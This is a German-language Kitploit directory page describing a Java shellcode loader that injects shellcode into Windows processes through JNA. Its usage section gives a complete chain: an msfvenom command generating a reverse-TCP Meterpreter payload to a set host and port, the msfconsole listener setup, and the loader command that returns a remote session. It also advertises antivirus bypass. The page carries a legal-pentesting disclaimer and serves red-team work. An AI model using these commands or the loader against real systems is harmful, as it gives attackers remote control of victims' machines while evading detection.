
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Java-Shellcode-Loader — Basierend auf Java implementierter Shellcode-Loader | Kitploit

Tools/GitHubGitHub/yzddmr6/java-shellcode-loader
ShellcodePenetrationstestsRed TeamingPayload-Entwicklung
GitHubyzddmr6/java-shellcode-loader

Java-Shellcode-Loader

Basierend auf Java implementierter Shellcode-Loader

Repository anzeigen
4145257vor 3 JahrenVon Kitploit geprüft
Teilen

Java ShellCode Loader

Ein auf Java basierender ShellCode-Loader, kompatibel mit 32-Bit- und 64-Bit-Plattformen.

Das Kernprinzip besteht darin, JNA zum Aufruf der Windows-API zu nutzen, um die Shellcode-Injektion zu ermöglichen.

Laufzeitumgebung: Jre >= 1.5

Hinweis: Dieses Projekt ist bereits in das ShellCodeLoader-Modul von yzddmr6/As-Exploits integriert.

Kompilierung

maven package

Verwendung

Standardmäßig wird ein zufälliger 32-Bit-Prozess injiziert. Bitte verwenden Sie einen 32-Bit-Shellcode.

java -jar ShellcodeLoader.jar shellcode_hex

Injektion von x64-Shellcode

java -jar ShellcodeLoader.jar --x64 shellcode_hex

Beispiel

kali

ShellCode im Hex-Format erzeugen

┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.88.10 LPORT=4444 -f hex
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of hex file: 708 bytes
fce88f0000006089e531d2648b5....

Anschließend den Listener starten

msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.88.10
set LPORT 4444
exploit -j

Client

java -jar ShellcodeLoader.jar fce88f0000006089e531d2648b5....

Damit wird eine Reverse-Meterpreter-Session empfangen.

AV-Bypass

image-20211205205857990

Hinweise

Dieses Projekt dient ausschließlich zu Referenz- und Lernzwecken für legale Penetrationstests sowie für Enthusiasten. Verwenden Sie es nicht für illegale Zwecke, andernfalls übernehmen Sie die damit verbundene Verantwortung selbst.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    516
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    355
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    315
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    303
  • 6

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    285

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




